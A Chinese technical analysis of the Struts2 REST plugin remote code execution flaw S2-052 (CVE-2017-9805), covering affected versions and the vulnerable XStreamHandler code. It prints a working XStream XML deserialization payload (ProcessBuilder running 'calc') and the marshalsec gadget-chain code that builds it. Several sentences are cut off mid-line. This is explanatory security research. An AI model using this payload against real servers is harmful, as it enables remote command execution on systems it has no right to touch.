登录

Struts2 REST插件远程执行命令漏洞(S2-052) 分析报告—【CVE-2017-9805】

null2017 / 2017-09-07 00:42:00 / 浏览数 3853 技术文章 技术文章 顶(0) 踩(0)

一. 漏洞概述


2017年9月5日，Apache Struts
2官方发布一个严重级别的安全漏洞公告，该漏洞由国外安全研究组织lgtm.com的安全研究人员发现，漏洞编号为CVE-2017-9805（S2-052）,在一定条件下，攻击者可以利

二. 漏洞基本信息

漏洞编号:CVE-2017-9805
漏洞名称:Struts2 REST插件远程执行命令漏洞(S2-052)
官方评级: 严重
漏洞描述:
当Struts2使用REST插件使用XStream的实例xstreamhandler处理反序列化XML有效载荷时没有进行任何过滤，可以导致远程执行代码，攻击者可以利用该漏洞构造恶意的X
漏洞利用条件和方式:
利用条件：使用REST插件并在受影响版本范围内。
利用方式：攻击者构建恶意数据包远程利用。
漏洞影响范围:
Struts 2.3.x全系版本(根据实际测试，2.3版本也存在该漏洞)
Struts 2.5 - Struts 2.5.12

三. 漏洞详细分析信息


本次Struts2漏洞是因为它的一个REST插件struts2-rest-plugin.jar用到了XStreamHandler这个类，这个类对http请求中content-type是application/xml的，调用XStream



```
Daemon Thread [http-nio-8080-exec-7] (Suspended (breakpoint at line 45 in XStreamHandler))
    owns: NioChannel  (id=2569)
    XStreamHandler.toObject(Reader, Object) line: 45
    ContentTypeInterceptor.intercept(ActionInvocation) line: 60
    RestActionInvocation(DefaultActionInvocation).invoke() line: 247
    RestActionInvocation.invoke() line: 135
    ParametersInterceptor.doIntercept(ActionInvocation) line: 134
    ParametersInterceptor(MethodFilterInterceptor).intercept(ActionInvocation) line: 98
    RestActionInvocation(DefaultActionInvocation).invoke() line: 247
    RestActionInvocation.invoke() line: 135
```

ContentTypeInterceptor.java


```java
    }

    public String intercept(ActionInvocation invocation) throws Exception {
        HttpServletRequest request = ServletActionContext.getRequest();
        ContentTypeHandler handler = selector.getHandlerForRequest(request);

        Object target = invocation.getAction();
        if (target instanceof ModelDriven) {
            target = ((ModelDriven)target).getModel();
        }

        if (request.getContentLength() > 0) {
            InputStream is = request.getInputStream();
            InputStreamReader reader = new InputStreamReader(is);
            handler.toObject(reader, target);
        }
        return invocation.invoke();
    }

}
```



```java
        }
        return null;
    }

    public void toObject(Reader in, Object target) {
        XStream xstream = createXStream();
        xstream.fromXML(in, target);
    }

    protected XStream createXStream() {
        return new XStream();
    }

    public String getContentType() {
        return "application/xml";
    }

    public String getExtension() {
        return "xml";
    }
}
```


然而漏洞真正存在域XStream中，触发的根本在于javax.imageio.spi.FilterIterator类的next()会调用FilterIterator$Filter的filter()，然后javax.imageio.ImageIO$Contains

先说一下利用代码， 如图所示：




```xml
<map>
  <entry>
    <jdk.nashorn.internal.objects.NativeString>
      <flags>0</flags>
      <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
        <dataHandler>
          <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
            <is class="javax.crypto.CipherInputStream">
              <cipher class="javax.crypto.NullCipher">
                <initialized>false</initialized>
                <opmode>0</opmode>
                <serviceIterator class="javax.imageio.spi.FilterIterator">
                  <iter class="javax.imageio.spi.FilterIterator">
                    <iter class="java.util.Collections$EmptyIterator"/>
                    <next class="java.lang.ProcessBuilder">
                      <command>
                        <string>calc</string>
                      </command>
                      <redirectErrorStream>false</redirectErrorStream>
                    </next>
                  </iter>
                  <filter class="javax.imageio.ImageIO$ContainsFilter">
                    <method>
                      <class>java.lang.ProcessBuilder</class>
                      <name>start</name>
                      <parameter-types/>
                    </method>
                    <name>foo</name>
                  </filter>
```

之前github已经公开利用代码，地址https://github.com/mbechler/marshalsec，上图代码只不过是他的exp当中的一个payload而已，这里我详细分析一下，主要是利用




```
static class ContainsFilter
    implements ServiceRegistry.Filter {

    Method method;
    String name;

    // method returns an array of Strings
    public ContainsFilter(Method method,
                          String name) {
        this.method = method;
        this.name = name;
    }

    public boolean filter(Object elt) {
        try {
            return contains((String[])method.invoke(elt), name);
        } catch (Exception e) {
            return false;
        }
    }
}
```

然后我们再来看利用代码，如图:




```
@Primary
default Object makeImageIO ( UtilFactory uf, String[] args ) throws Exception {
    ProcessBuilder pb = new ProcessBuilder(args);
    Class<?> cfCl = Class.forName("javax.imageio.ImageIO$ContainsFilter");
    Constructor<?> cfCons = cfCl.getDeclaredConstructor(Method.class, String.class);
    cfCons.setAccessible(true);

    // nest two instances, the 'next' of the other one will be skipped,
    // the inner instance then provides the actual target object
    Object filterIt = makeFilterIterator(
        makeFilterIterator(Collections.emptyIterator(), pb, null),
        "foo",
        cfCons.newInstance(ProcessBuilder.class.getMethod("start"), "foo"));

    return uf.makeIteratorTrigger(filterIt);
}
```

这里用反射将java.lang.ProcessBuilder().start()设置进入ContainsFilter对象里，以待后面漏洞触发时调用。




```
@SuppressWarnings ( "resource" )
public static Object makeIteratorTriggerNative ( UtilFactory uf, Object it ) throws Exception, ClassNotFoundException, NoSuchMethodException,
        InstantiationException, IllegalAccessException, InvocationTargetException {
    Cipher m = Reflections.createWithoutConstructor(NullCipher.class);
    Reflections.setFieldValue(m, "serviceIterator", it);
    Reflections.setFieldValue(m, "lock", new Object());

    InputStream cos = new CipherInputStream(null, m);

    Class<?> niCl = Class.forName("java.lang.ProcessBuilder$NullInputStream"); //$NON-NLS-1$
    Constructor<?> niCons = niCl.getDeclaredConstructor();
    niCons.setAccessible(true);

    Reflections.setFieldValue(cos, "input", niCons.newInstance());
    Reflections.setFieldValue(cos, "ibuffer", new byte[0]);

    Object b64Data = Class.forName("com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data").newInstance();
    DataSource ds = (DataSource) Reflections
            .createWithoutConstructor(Class.forName("com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource")); //$NON-NLS-1$
    Reflections.setFieldValue(ds, "is", cos);
    Reflections.setFieldValue(b64Data, "dataHandler", new DataHandler(ds));
    Reflections.setFieldValue(b64Data, "data", null);

    Object nativeString = Reflections.createWithoutConstructor(Class.forName("jdk.nashorn.internal.objects.NativeString"));
    Reflections.setFieldValue(nativeString, "value", b64Data);
    return uf.makeHashCodeTrigger(nativeString);
}
```

这里用无参的constructor去newInstance对象，生成空对象，然后再用反射去填充对应属性，实际上这里就是对应xml中的每个dom属性，根据代码逻辑我们可以看出，这




```
public static HashMap<Object, Object> makeMap ( Object v1, Object v2 ) throws Exception {
    HashMap<Object, Object> s = new HashMap<>();
    Reflections.setFieldValue(s, "size", 2);
    Class<?> nodeC;
    try {
        nodeC = Class.forName("java.util.HashMap$Node");
    }
    catch ( ClassNotFoundException e ) {
        nodeC = Class.forName("java.util.HashMap$Entry");
    }
    Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class, Object.class, nodeC);
    nodeCons.setAccessible(true);

    Object tbl = Array.newInstance(nodeC, 2);
    Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
    Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
    Reflections.setFieldValue(s, "table", tbl);
    return s;
}
```

最终将上面NativeString的对象放到了HashMap里：



